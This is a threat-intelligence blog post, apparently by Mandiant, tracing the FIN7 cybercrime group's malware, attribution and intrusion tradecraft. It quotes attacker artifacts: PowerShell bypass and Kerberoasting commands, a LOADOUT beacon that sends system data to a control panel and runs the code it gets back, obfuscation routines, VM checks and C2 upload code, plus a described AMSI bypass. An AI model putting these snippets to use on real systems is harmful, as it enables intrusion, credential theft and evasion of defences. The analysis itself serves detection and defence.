FIN7 Power Hour: Adversary Archaeology and the Evolution of FIN7

mandiant.com/resources/evolution-of-fin7

Recent public research asserts threat groups sharing overlaps with FIN7 transitioned to targeted ransomware operations involving REVIL, DARKSIDE, BLACKMATTER, and ALPHV ransomware. With the purported shift to ransomware operations, Mandiant is publishing our research on the evolution of FIN7 which we haven't publicly written about since Mahalo FIN7, published in 2019.

This blog post draws on organic research from both historical and recent intrusions that Mandiant directly investigated, and describes the process of merging multiple UNC groups into FIN7. This process allowed us to merge eight previously suspected UNC groups into FIN7 in January 2022. We also highlight notable shifts in FIN7 activity over this time, including their use of novel malware, incorporation of new initial access vectors, and likely shift in monetization strategies.

- FIN7 continued to leverage PowerShell throughout their intrusions, including in a new backdoor called POWERPLANT, which FIN7 has continually developed over the last two years. We also identified new versions of the BIRDWATCH downloader being developed, which are tracked as CROWVIEW and FOWLGAZE.
- FIN7's initial access techniques have diversified to include software supply chain compromise and the use of stolen credentials, in addition to their traditional phishing techniques. We also observed FIN7 use POWERPLANT as their first stage malware instead of LOADOUT and/or GRIFFON in newer intrusions.
- Data theft extortion or ransomware deployment following FIN7-attributed activity at multiple organizations, as well as technical overlaps, suggests that FIN7 actors have been associated with various ransomware operations over time.

- Mandiant is also tracking multiple, notable campaigns as separate UNC groups that we suspect are FIN7, including a “BadUSB” campaign leading to DICELOADER, and multiple phishing campaigns leveraging cloud marketing platforms leading to BIRDWATCH.

We first disclosed threat reporting and publicized research on FIN7 in 2017. Since then, we’ve published multiple blog posts on FIN7 operations, with more extensive content available on Mandiant Advantage. In this blog post, we focus on examining the most recent FIN7 intrusion operations, as well as the attribution methodologies that we used.

Threat Attribution Over Time

Our attribution methodology requires multiple layers of overlaps within collected threat data to merge *suspected* FIN7 UNC groups into our core FIN7 cluster. Merge evidence is sourced from analysis of attacker infrastructure, intrusion tradecraft, modus operandi, and how specific code is employed by the groups we research. Rigorous documentation of technical evidence is critical for modern cybercrime attribution, when considering the fluid and opportunistic nature of cybercriminal operations, as well as individual operators’ narrow allegiances to criminal organizations. It is also common for us to observe multiple threat groups engaging in intrusion operations within close temporal proximity, sometimes even using the same access method within hours or minutes of each other. This is especially notable in the ransomware ecosystem, where Mandiant has observed individual members shift teams, and teams migrate between affiliate programs commonly adopting different TTPs across intrusions depending on who they are collaborating with or gaining access from at a given time.

To date, we suspect 17 additional UNCs of being affiliated with FIN7 with varying levels of confidence; however, those groups have not been formally merged into FIN7. Those groups’ activity spans as far back as 2015 and as recently as late 2021, across 36 separate intrusions. Eight previously suspected FIN7 UNC groups, active since 2020, have recently been merged into FIN7, confirming the resilience of actors associated with the threat group.

2020 Activity Brief: Heavy on the LOADOUT

FIN7 was active during the spring and summer of 2020, conducting phishing campaigns and attempting to distribute LOADOUT and GRIFFON. During that time, five UNC groups were created to track various campaigns, which eventually were merged into our new splinter group of FIN7, following merge analysis later in 2021 that expanded our understanding of FIN7. The impacts of related UNC merges for 2020 activity added usage of code families LOADOUT, TAKEOUT and a BIRDWATCH variant into FIN7.



Figure 1: FIN7 Activity in 2020-2021

LOADOUT is an obfuscated VBScript-based downloader which harvests extensive information from the infected system. The harvested information is then sent to a command-and-control (C2) server. C2 server responses for LOADOUT infections delivered GRIFFON, a JavaScript-based downloader which retrieves additional JavaScript modules using HTTP or DNS and executes them in memory.

In late summer of 2020, FIN7 capped off their busy year with the first observed usage of POWERPLANT. POWERPLANT, also referred to as "*KillACK*", is a PowerShell-based backdoor with a breadth of capabilities, initially delivered following a successful GRIFFON infection in August 2020. Merges involving the usage of POWERPLANT into 2021 led us to assess that FIN7 is likely the only operator using POWERPLANT.

2021 Activity Brief: A Shift to POWERPLANT

We identified an uptick in FIN7-suspected UNC group activity during 2021 across five intrusions, beginning in April of 2021. The uptick led us to initiate a deep-dive research effort into FIN7. We also observed FIN7 shift their initial access techniques away from using LOADOUT, GRIFFON or CARBANAK in favor of direct deployment of POWERPLANT and BEACON. Specifically, FIN7 used POWERPLANT in all observed intrusions in 2021. FIN7 also relied on BEACON as a secondary mode of access alongside some POWERPLANT infections.

Throughout 2021 we scrutinized a multitude of FIN7-linked UNC groups to our breadth of past FIN7 intelligence holdings, merging multiple threat clusters along the way. Our research revealed a fusion of older FIN7 intrusion tradecraft, and new FIN7 malware.

PowerShell Archaeology: FIN7 Habits Die Hard

There is no doubt about it, PowerShell is FIN7's *love language*. FIN7 has implemented malware into its offensive operations using many programming languages; however, during on-system interactions, FIN7's preference for boutique PowerShell-based loaders and unique PowerShell commands is dominant.

Our deep dive into prior FIN7 intrusions dating as far back as 2019 bubbled up several long-standing patterns of unique PowerShell invocations still being used today. In the first example, command lines, such as in Figure 2 and Figure 3, had overall low-global prevalence outside of FIN7 and suspected FIN7 UNCs.

Figure 2: FIN7 PowerShell Execution from 2019

```
cmd.exe /c start %SYSTEMROOT%\system32\WindowsPowerShell\v1.0\powershell.exe -noni -nop -exe bypass -f <REDACTED>/ADMIN$/temp/wO9EBGmDqwdc.ps1
```

Figure 3: FIN7 PowerShell Execution from 2021

```
cmd.exe /c start %SYSTEMROOT%\system32\WindowsPowerShell\v1.0\powershell.exe -noni -nop -exe bypass -f \\<REDACTED>\Admin$\c5k3fsys.3bp.ps1
```

The unique aspect in the Figure 2 and Figure 3 commands is the distinct parameters **-noni -nop -exe bypass -f**, for launching scripts located in Admin shares and installing Windows services. Since 2019, we have observed FIN7 use command line parameters such as these while interacting with victim systems through backdoor malware such as CARBANAK. We have since seen a shift of some of these distinct PowerShell commands being initiated through POWERPLANT infections.

Smaller patterns and consistencies across FIN7 intrusions from 2019 and beyond reveal more distinct PowerShell command lines using **-ex bypass -f** or **-ex bypass -file** as passed parameters. Although those patterns appear modest to hunt for, the combinations have extremely low global prevalence outside of FIN7-associated threat activity. For example, the first command line pattern has been seen over 2800 times, all of which were events attributed to FIN7. The second command line pattern has been seen nearly 250 separate times at 10 different victims as far back as 2019, all of which were FIN7 attributed commands.

Figure 4: FIN7 PowerShell Execution from 2019

```
powershell.exe -ex bypass -file C:\windows\temp\fdddu32.ps1
```

Figure 5: FIN7 PowerShell Execution from 2020

```
powershell.exe -ex bypass -f c:\users\public\temp\AC-Win10w-x64.ps1
```

```
powershell.exe -ex bypass -f C:\Users\Public\Videos\AC-Bot-x64.ps1
```

Figure 6: FIN7 PowerShell Executions from 2021

```
powershell.exe -ex bypass -f pkit.ps1
```

```
powershell.exe -ex bypass -f cube.ps1
```

In addition to FIN7's unique command lines during intrusion operations, we identified long-standing usage of other PowerShell code families, such as POWERTRASH. POWERTRASH is an in-memory dropper, or loader, written in PowerShell that executes an embedded payload. Observed payloads loaded by FIN7's POWERTRASH include CARBANAK, DICELOADER, SUPERSOFT, BEACON and PILLOWMINT. POWERTRASH is a uniquely obfuscated iteration of a shellcode invoker included in the PowerSploit framework available on GitHub.

With this improved understanding of FIN7 intrusion operations, we assembled our analytical efforts to begin merging multiple suspected UNCs into FIN7. As part of this initiative, we identified new FIN7 missions targeting our customers, including a Managed Defense Rapid Response engagement in 2021.

Managing a Defense

FIN7 has targeted a broad spectrum of organizations in multiple industries, including Software, Consulting, Financial Services, Medical Equipment, Cloud Services, Media, Food and Beverage, Transportation, and Utilities. We identified over a dozen intrusions attributed to FIN7 since 2020 across our client base. The following use case profiles recent FIN7 tradecraft during a Mandiant Managed Defense engagement in 2021.

FIN7 From the Trenches

To obtain initial access during this intrusion, FIN7 used compromised Remote Desktop Protocol (RDP) credentials to login to a target server across two separate days, and initiated two similar Windows process chains (Figure 7).

Figure 7: Two FIN7 process event chains

```
rdpinit.exe
    ↳ notepad++.exe
        ↳ cmd.exe
            ↳ powershell.exe
rdpinit.exe
    ↳ notepad++.exe
        ↳ cmd.exe
            ↳ rundll32.exe
```

FIN7 used established RDP access to eventually install other modes of host control, first by executing PowerShell reconnaissance scripts, then by executing a TERMITE loader (Figure 8).

Figure 8: Command line used to load FIN7 TERMITE

```
RunDll32 TstDll.dll,TstSec 11985756
```

TERMITE is a password-protected shellcode loader which we have observed at least seven distinct threat groups use to load BEACON, METASPLOIT, and BUGHATCH shellcodes. FIN7 used TERMITE to load and execute a shellcode stager for Cobalt Strike BEACON in this case.

Following secondary access of BEACON, FIN7 began further enumeration using built-in Windows commands as well as POWERSPLOIT and Kerberoasting PowerShell modules.

```
cmd.exe /C net group "Domain Admins" /domain
```

```
cmd.exe /C quser
```

```
powershell.exe -c import-module C:\Users\Public\kerberoast_hex.ps1; Invoke-
Kerberoast -OutputFormat HashCat > hash.txt
```

```
powershell.exe -ex bypass -c import-module C:\Users\Public\kerberoast_hex.ps1;
Invoke-Kerberoast -OutputFormat HashCat
```

```
powershell.exe -ex bypass -f pkit.ps1
```

After the initial reconnaissance using RDP and BEACON, FIN7 executed an obfuscated loader for a victim-customized variant of the PowerShell-based backdoor POWERPLANT, providing tertiary access:

```
powershell.exe -ex bypass -f cube.ps1
```

FIN7 then attempted to steal credentials and further compromise the victims' environment with limited success, as the client was able to respond and quickly remediate with the advantage of Managed Defense responders.

A unique aspect of this specific intrusion perfectly highlighted the challenges of technical attribution for cybercriminal threats: Between the two days of FIN7 operations on the victim system, FIN12 was also active on the same victim for multiple hours using the same RDP account, but much different infrastructure and tradecraft, attempting to install BEACON using the WEIRDLOOP in-memory dropper before the intrusion was remediated.

FIN7's Evasion

Among FIN7's historical trademarks were their creative obfuscation and fast development of evasive techniques. This is still the case, with FIN7 first stage droppers and downloaders being heavily obfuscated. LOADOUT in particular, due to its wide distribution in opportunistic campaigns, has been through several iterations meant to improve evasion.

The initial obfuscation mechanism was basic but effective at evading static detections: the malicious code was interspersed with random junk code (Figure 9). After a few months of successful campaigning, AV detection engines improved coverage of the downloader. To get around this, and to send a message, LOADOUT developer(s) broke up the beacon suspected to be used in detection signatures by simply inserting “FUCKAV” into the strings (Figure 8).

Figure 8: System survey information sent as beacon by LOADOUT

```
data = "id=" & get_id() & "&FUCKAVtype=put" & get_computer_info("") &
"&DomainHosts=" & count_domain_hosts() & "&UserName=" & usFUCKAVername &
"&LogicalDrives=" & get_drivers() &
"&SystemInfo=nothing&SoftwareInfo=nothing&NetworkInfo=nothingFUCKAV&ProcessList="
& get_processlist() & "&DesktopFileList=" & get_desktopfiles() &
"&DesktopScreenshFUCKAVot=nothing&WebHistory=nothing&stype=vbs"

response = send(panel_url, data)

if response = "okFUCKAV" then

 js = send(panel_url, "")

 run_js(js)

end ifFUCKAV
```

Figure 9: LOADOUT obfuscation

```
kiki=ado.ReadText

' OE5QAJ2VaFCK F5

Dim yiups

yiups = "UTo"

WScript.Echo("   error   ")

kok = replace(kiki, "FUCKAV", "")

ulpo = "12"

aoso = year("01/07/12")

if right(aoso, 2) = ulpo then

execute("WScript.Echo(""   file is corrupted   """):" & kok)

end if

'hello bitchw
```

Indeed, the developer(s) was correct to be suspicious that these strings were being used for detection. By pivoting on the beacon, we discovered a new, work-in-progress variant of LOADOUT submitted to VirusTotal (MD5: 485b2a920f3b5ae7cfad93a4120ec20d), detected by only one engine (Figure

10). Two hours later, a new version was submitted (MD5: 012e7b4d6b5cb8d46771852c66c71d6d), this time with the offending PowerShell command obscured through their custom obfuscation mechanism (Figure 11).

Figure 10: PowerShell command before obfuscation

```
    objTS.WriteLine(TextCrypt)
    objTS.Close
    pwsh_command = "powershell.exe -executionpolicy bypass -file " & FileName &
".ps1"
    objWSH.Run pwsh_command, 0, True
    FSO.DeleteFile FileName & ".ps1"
```

Figure 11: PowerShell command obfuscation

```
                  Text1 =
"/3/3.1/2.1,7/2/2.0/3+4+5/4/2*3,7.0,7/2/2.1/4.0,6/3/3.0/3.0+5/4+5-
9/4.1+5/4/3*3,7.0,6/3/2*32732727241229232624161825231011211726212522251825242924251626141627221420271011221223231 0"
                  TextCrypt = Encryption(MakeCryptoText(TextUnShifter(Text1)),
False)
    pwsh_command = TextCrypt & FileName & ".ps1"
    objWSH.Run pwsh_command, 0, True
    FSO.DeleteFile FileName & ".ps1"
```

FIN7 actors have historically tested their tools against public repositories to check static detection engine coverage. It is likely that in this case, they were testing the strength of their custom obfuscation.

This new and improved version of LOADOUT emerged five months later. It was refactored to add multiple layers of obfuscation, including interspersed Bible verses as filler text, and string obfuscation through a custom mechanism (Figure 12).

Figure 12: LOADOUT custom string obfuscation

```
Private Function GetShiftKey()
On Error Resume Next
Set Key = CreateObject("Scripting.Dictionary")
l = Len(CryptoKey)
i1 = 0
    With Key
        For i = 1 To l
```

```
            s = Mid(CryptoKey, i, 1)
            n = (Asc(s) Mod 8) + 1
            If Not .Exists(n) Then
                .Add n, n
                i1 = i1 + 1
            End If
            If i1 = 9 Then Exit For
        Next
        If i >= l And i1 < 9 Then
            For i = 1 + 1 To 8
                If Not .Exists(i) Then
                    .Add i, i
                End If
            Next
        End If
        For i = 1 To 8
            GetShiftKey = GetShiftKey + .Items()(i)
        Next
    End With
End Function
Private Function TextShifter(txt)
    Dim nKeys(), out()
    Key = GetShiftKey
    n = Len(Key)
    If n = 0 Then Exit Function
    l = Len(txt)
    m = -Int(-l / n)
    ReDim nKeys(n)
    For i = 1 To n
        s1 = Mid(Key, i, 1)
        For j = 1 To n
            s2 = Mid(Key, j, 1)
```

```
            If s1 > s2 Or (s1 = s2 And j <= i) Then
                nKeys(i) = nKeys(i) + 1
            End If
        Next
    Next
    ReDim out(n * m)
    For i = 1 To Len(txt)
        out(nKeys((i - 1) Mod n + 1) * m + (i - 1) \ n - m + 1) = Mid(txt, i, 1)
    Next
    TextShifter = Join(out, "")
End Function
```

POWERPLANT: FIN7's PowerShell Workhorse

FIN7 has leveraged multiple methods of initial and secondary access into victim networks including phishing, compromising third-party systems, *Atera* agent installers, *GoToAssist*, and RDP. In a recent case, FIN7 actors compromised a website that sells digital products and modified multiple download links to point to an Amazon S3 bucket hosting trojanized versions, containing an Atera agent installer. This remote management tool was later used to deploy POWERPLANT to the victim system. This was the first time Mandiant observed FIN7 leverage supply chain compromise. FIN7's time-tested CARBANAK and DICELOADER (also known as *Lizar*) malware continue to be in use; however, we have noticed FIN7 depend more on the POWERPLANT backdoor during recent intrusions.

Our research into POWERPLANT has revealed that it is a vast backdoor framework with a breadth of capabilities, depending on which modules are delivered from the C2 server. POWERPLANT backdoors contain internal version identifiers within the code. We have identified samples ranging from version "*0.012*" through "*0.028*", with examples shown in Table 1.

Table 1: POWERPLANT samples

POWERPLANT Sample MD5	Version
`5a6bbcc1e44d3a612222df5238f5e7a8`	`0.012`
`0291df4f7303775225c4044c8f054360`	`0.016`
`3803c82c1b2e28e3e6cca3ca73e6cce7`	`0.019`
`d1d8902b499b5938404f8cece2918d3d`	`0.021(TLS1)`

`833ae560a2347d5daf05d1f670a40c54`	`0.021b(SVC)`
`edb1f62230123abf88231fc1a7190b60`	`0.021c(SVC)`
`bce9b919fa97e2429d14f255acfb18b4`	`0.022`
`b637d33dbb951e7ad7fa198cbc9f78bc`	`0.025`
`2cbb015d4c579e464d157faa16994f86`	`0.028`

The rate of increase in these internal version numbers over time suggests that FIN7 is actively developing POWERPLANT (Figure 13). In one engagement, we observed FIN7 deploy incremented versions of POWERPLANT with tweaked functionality to targets in the middle of intrusion operations. During that engagement, versions "*0.023*" and "*0.025*" were both used within a 10-minute timeframe. Each version we have identified implements overall similar functionality with some programmatic improvements and features added over time.



Figure 13:

POWERPLANT version numbers

Mandiant also recovered portions of server-side code components from POWERPLANT controllers. Some of these components contain clues that hint at the operational security mindfulness of the malware's developers. Two such examples are FIN7 being aware of researchers investigating their infrastructure, and employing capabilities to ban target host aspects such as usernames from the panel.

Figure 14: Snippet of functions from POWERPLANT Server Settings

```
check_username
check_hostdomain
check_hostname
check_hosts
check_researcher
check_desktop
```

Figure 15: Snippet of functions from POWERPLANT Server Settings

```
                if (res) {
                    localStorage.setItem('success-add-username', 'success-add-
username-to-blacklist');
                    location.reload();
                }
            },
```

Figure 16: Snippet of functions from POWERPLANT Server Configuration

```
    /**
     * Инициализация
     */
    init() {
        this.config();
        this.events();
    },
    /**
     * Конфиги
     */
    config() {
        this.config = {
            window: $(window),
            document: $(document),
            content: $('#content'),
            lastUrl: null,
            isPage: true,
            isModal: false,
            intervalId: null,
            timer: null,
            selectedBots: []
        };
    }
```

During active C2 sessions, POWERPLANT servers will send multiple additional module types as “tasks” for target systems to execute. Two of these modules are EASYLOOK and BOATLAUNCH.

EASYLOOK Module

EASYLOOK is a reconnaissance utility that FIN7 has used since at least 2019. EASYLOOK captures a wide range of data from infected systems, including operating system version, registration key, system name, username, domain information, and hardware specifications.

The initial version of EASYLOOK was delivered by a GRIFFON C2 server and written in JScript (Figure 18). FIN7’s updated variation of EASYLOOK was delivered by a POWERPLANT variant C2 server and written in PowerShell (Figure 17). Both versions implemented the exact same functionality

across two code languages, including the typo “bios_versoin”.

Figure 17: VM check from new variant of FIN7 EASYLOOK coded in PowerShell

```
function is_wm {
                $bios = Get-WMIObject Win32_Bios
                $SerialNumber = $bios.SerialNumber
                $bios_versoin = $bios.SMBIOSBIOSVersion
If ($SerialNumber.Contains("parallels") -or $SerialNumber.Contains("vmware")) {
                return $true
}
If ($bios_versoin.Contains("vmware") -or $bios_versoin.Contains("virtualbox")) {
                return $true
}
                return $false
}
```

Figure 18: VM check from first variant of FIN7 EASYLOOK coded in JavaScript

```
function is_vm () {
    var biosRequest = wmi.ExecQuery('SELECT * FROM Win32_BIOS');
    var biosItems = new Enumerator(biosRequest);
    for (; !biosItems.atEnd(); biosItems.moveNext()) {
        var bios_versoin = biosItems.item().SMBIOSBIOSVersion.toLowerCase();
        var serial_number = biosItems.item().SerialNumber.toLowerCase();
        if(serial_number.indexOf('parallels') >= 0 ||
serial_number.indexOf('vmware') >= 0) {
            return true;
        }
        if(bios_versoin.indexOf('vmware') >= 0 ||
bios_versoin.indexOf('virtualbox') >= 0) {
            return true;
        }
    }
    return false;
}
```

BOATLAUNCH Module

BOATLAUNCH is a utility sent from FIN7 POWERPLANT controllers that is used as a helper module during intrusion operations. BOATLAUNCH is used to patch PowerShell processes on infected systems to bypass Windows AntiMalware Scan Interface (AMSI). The malware loops, looking for unpatched PowerShell processes, and for each unpatched process the malware locates and patches *amsi.dll!AmsiScanBuffer* with a 5-byte instruction sequence to always return *S_OK*.

The technique used to patch AMSI is a variation of publicly described common AMSI bypass techniques. Both 32bit and 64bit variants of BOATLAUNCH have been observed using the following export directory DLL names (Table 2).

Table 2: BOATLAUNCH PE Export Directory Names

BOATLAUNCH Bitness	Export Directory Name
32-bit	`amsi32_kill.dll`
64-bit	`amsi64_kill.dll`

The Curious Cases of BIRDWATCH

Our deep dive also revealed usage of BIRDWATCH and its' similar variants used by FIN7 and suspected FIN7 groups such as UNC3381. BIRDWATCH is a .NET-based downloader which retrieves payloads over HTTP, writing them to disk and then executing them. BIRDWATCH uploads reconnaissance information from targeted systems as well, which includes running processes, software installed, network configuration, web browser information and active directory data.

BIRDWATCH is often referred to collectively as "*JssLoader*"; however, multiple variations of BIRDWATCH exist which we track as separate code families. One variant of BIRDWATCH is CROWVIEW, which is also .NET-based, but has enough code differences from prototypical BIRDWATCH that we cluster it separately. Unlike BIRDWATCH, CROWVIEW can house an embedded payload, can self-delete, supports additional arguments and stores a slightly different configuration.

FIN7 has implemented similar or exact functionality in different programming languages, observed in various code families several times over the past few years. Similar to EASYLOOK, which has both JScript and PowerShell variants, BIRDWATCH and CROWVIEW have separate versions implemented in C++. This data point of code reuse and overlaps aided our technical attribution throughout multiple UNC merges, when combined with additional infrastructure and tradecraft analysis.

In this first example, programmatic collection of the BIOS (Basic Input Output System) serial number is shown across POWERPLANT and CROWVIEW code families.

Figure 19: C# Code Snippet from FIN7-attributed CROWVIEW, a variant of BIRDWATCH

```
private static string GetBiosSerial()
{
                string result = "BIOS UNKNOWN";
                try
                {
                                ManagementObjectSearcher
managementObjectSearcher = new ManagementObjectSearcher("SELECT SerialNumber FROM
Win32_BIOS");
                                ManagementObjectCollection
managementObjectCollection = managementObjectSearcher.Get();
                                foreach (ManagementBaseObject
managementBaseObject in managementObjectCollection)
                                {
                                                ManagementObject
managementObject = (ManagementObject)managementBaseObject;
                                                result =
(string)managementObject["SerialNumber"];
                                }
                }
                catch
                {
                }
                return result;
}
```

Figure 20: PowerShell Code Snippet from FIN7-attributed POWERPLANT

```
function Get-BiosSerial() {
    $sn = "BIOS UNKNOWN"
    $_sn = ""
    try {
        $mSearcher = Get-WmiObject -Query "SELECT SerialNumber FROM Win32_BIOS"
        foreach ($o in $mSearcher) {
            if ($o.Properties.Name -eq "SerialNumber") {
                $_sn = $o.Properties.Value
            }
        }
    }
    catch {}
    if ([String]::IsNullOrEmpty($_sn) -eq $false) { $sn = $_sn }
    return "$sn";
}
```

System enumeration data formatting overlaps also exist between FOWLGAZE and EASYLOOK. Both code families implement near identical system surveys, with the shared usage of keys such as “pc_domain”, “pc_dns_host_name”, “pc_model” and “no_ad”.

Figure 21: Data Collection JSON Format Snippet of FOWLGAZE("JssLoader")

```
{"host":"<HOSTNAME>", "domain": "<DOMAIN>", "user":"<USERNAME>", "processes":
[<PROCESS_LIST>] ,"desktop_file_list": [<FILE_LIST>] ,"adinfo":
{"adinformation":"no_ad", "part_of_domain":"no", "pc_domain":"",
"pc_dns_host_name":"", "pc_model":""}}
```

Figure 22: Data Collection Code Snippet of EASYLOOK (Reconnaissance Module)

```
$result += ('username***' + $env:USERNAME)
        $result += ('hostname***' + $env:COMPUTERNAME)
        $elevated = $(whoami /groups).Contains("12288")
        If ($elevated) {
            $result += 'yes'
        }
        Else {
            $result += 'elevated***' + 'no'
        }
        $ad = get_active_directory_information
        if ($ad) {
            $result += ('adinformation***' + $ad)
        } else {
            $result += ('adinformation***no_ad')
        }
        $csRequest = Get-WmiObject Win32_ComputerSystem
        $csRequest.PartOfDomain
        If ($csRequest.PartOfDomain) {
            $result += ('part_of_domain***yes')
        }
        else {
             $result += ('part_of_domain***no')
        }
        $result += 'pc_domain***' + $csRequest.Domain
        $result += 'pc_dns_host_name***' + $csRequest.DNSHostName
        $result += 'pc_model***' + $csRequest.Model
```

A final code reuse example is usage of "theAnswer", defined as variable within program functionality of POST requests to C2 controllers for both CROWVIEW and POWERPLANT, as shown in Figure 23 and Figure 24.

Figure 23: C# Code Snippet from FIN7-attributed CROWVIEW and BIRDWATCH (JssLoader)

```
public void Put(string theAnswer)
{
                    AppHttp.wCli.QueryString.Clear();
                    AppHttp.wCli.QueryString.Add("type", "put");
                    string text =
Convert.ToBase64String(Encoding.ASCII.GetBytes(AppParams.ProgID)).Replace("+",
"***");
                    string text2 =
Convert.ToBase64String(Encoding.ASCII.GetBytes("put")).Replace("+", "***");
                    string body = string.Concat(new string[]
                    {
                                        "id^^^",
                                        text,
                                        "&type^^^",
                                        text2,
                                        "&",
                                        theAnswer
                    });
                    string text3 = this.HttpUpload(AppParams.URL_PutAnswer, body);
}
```

